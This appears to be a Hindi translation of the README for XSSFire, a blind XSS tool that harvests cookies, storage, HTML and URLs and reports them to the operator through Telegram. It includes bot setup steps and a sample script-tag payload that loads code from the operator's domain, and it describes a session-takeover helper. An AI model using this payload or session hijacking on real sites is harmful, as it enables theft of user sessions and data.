XSSFire
एक स्टैंडअलोन ब्लाइंड XSS स्क्रिप्ट।
यह कैसे काम करता है:
स्क्रिप्ट PHP और JavaScript का संयोजन है, यह JS का उपयोग करके डेटा कैप्चर करता है और इसे स्वयं स्क्रिप्ट में भेजता है, फिर यह रिपोर्ट फ़ाइलें बनाता है और उन्हें Telegram के माध्यम से वितरित करता है।
आवश्यकताएँ:
- Linux पर चलने वाला वेब सर्वर जिसमें एक डोमेन और SSL प्रमाणपत्र हो।
- Telegram खाता (BXSS रिपोर्ट प्राप्त करने के लिए)
Telegram क्यों?
सेटअप करना आसान।
तेज़।
सुलभ।
विशेषताएँ:

- कैप्चर करता है: IP, User-Agent, Date-Time, Local Storage, Session Storage, Cookies, Referrer, Origin, URL, HTML, यदि Iframe से फायर किया गया हो
- सेशन बिल्डर: एक JavaScript जो सेशन को पुनर्निर्मित कर सकता है, कैप्चर किया गया URL और devtools खोलें, फिर इसे कंसोल में पेस्ट करें और एंटर दबाएं। यदि आप पर्याप्त भाग्यशाली हैं तो आप सेशन को अपने कब्जे में ले सकते हैं।
- Telegram सूचनाएँ: ईमेल की तुलना में सेटअप करना तेज़ और आसान, और अधिक सुलभ।
- एंटी-स्पैम: आपको प्रत्येक कैप्चर किए गए URL के लिए केवल एक/दो सूचना मिलनी चाहिए। हालाँकि, स्क्रिप्ट समय-समय पर रीसेट होती है ताकि बाद में आपको फिर से सूचित कर सके।
- एन्क्रिप्शन: आप स्क्रिप्ट में एक पासवर्ड सेट कर सकते हैं और Telegram में प्राप्त रिपोर्ट एक पासवर्ड-संरक्षित zip फ़ाइल होगी। (Telegram बॉट एंड-टू-एंड एन्क्रिप्शन का उपयोग नहीं कर रहे हैं)।
- HTML स्नैपशॉट: यह एक HTML फ़ाइल है जो रिपोर्ट के साथ वितरित की जाएगी, इसे आपके लक्ष्य के पेज के समान दिखना चाहिए।
सेटअप:
- Telegram पर जाएं और @botfather से चैट करें।
- चैट में /start लिखें और नया बॉट बनाएं।
- बॉट बनाते समय आपको अपना bot token प्राप्त होना चाहिए।
- टोकन को अलग सहेज लें।
- अब अपने नए बनाए गए बॉट चैट पर जाएं, उसे स्टार्ट करें और फिर हाय कहें।
- फिर यहां जाएं:
https://api.telegram.org/bot<bot_token>/getUpdates
- और अपना chat id सहेज लें।
- XSSFire स्क्रिप्ट खोलें और निम्न पंक्तियों को संशोधित करें:
$chat_id = "<Telegram Chat ID>"; // Your Telegram Chat ID
$token = "<Telegram Bot Access Token>"; // Your telegram Bot Access token
$password = False; //Protect the Blind XSS Report with a password. Leave as False if not used.
- स्क्रिप्ट को अपने सर्वर पर अपलोड करें।
पेलोड उत्पन्न करने के लिए आप Blind-XSS-Manager का उपयोग करने पर विचार कर सकते हैं https://github.com/SeifElsallamy/Blind-XSS-Manager
आप इस एक्सटेंशन के माध्यम से डोमेन फ़ील्ड में yourdomain.com/
नोट: आप फ़ाइल का नाम बदलकर index.php कर सकते हैं और इसे अपने सर्वर की मुख्य निर्देशिका में अपलोड कर सकते हैं ताकि पेलोड छोटे हो जाएं, फिर पेलोड कुछ इस प्रकार दिखना चाहिए <script src="https://yourdomain.com"></script>।
स्नैपशॉट:



धन्यवाद GPT-3 xD
 seifelsallamy/xssfire

